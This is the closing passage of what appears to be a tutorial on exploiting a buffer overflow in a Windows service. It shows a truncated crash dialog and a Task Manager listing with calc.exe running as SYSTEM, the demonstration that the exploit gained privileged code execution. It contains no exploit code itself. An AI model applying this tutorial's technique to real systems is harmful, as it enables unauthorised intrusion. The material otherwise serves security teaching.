might be lost.

Please tell Microsoft about this pr
We have created an error report that you
this report as confidential and anonymou

To see what data this error report contains, click here.

Send Error Report    Don't Send
```

```
Windows Task Manager
File  Options  View  Shut Down  Help
Applications  Processes  Performance  Networking  Users

Image Name              PID   User Name          CPU   Mem
calc.exe               1836   SYSTEM              00     1
csrss.exe               592   SYSTEM              00     3
dwwin.exe              1824   justin              00     3
explorer.exe           1568   justin              00    13
filecpnt.exe            764   SYSTEM              00    59
filecpt.exe            1804   justin              00    19
lsass.exe               672   SYSTEM              00
services.exe            660   SYSTEM              00     2
smss.exe                528   SYSTEM              00
spoolsv.exe            1420   SYSTEM              00     4
svchost.exe             856   SYSTEM              00     2
svchost.exe             956   SYSTEM              00    14
svchost.exe            1040   NETWORK SERVICE     00     1
svchost.exe            1064   LOCAL SERVICE       00     2
System                    4   SYSTEM              00
System Idle Process       0   SYSTEM              98
taskmgr.exe            1796   justin              02     3

[ ] Show processes from all users            End Process

Processes: 22    CPU Usage: 2%    Commit Charge: 140M / 1310M
```

And with that you're done! Hopefully I've helped to demystify some of the process involved in writing a buffer overflow against a vulnerable windows service. Enjoy!

---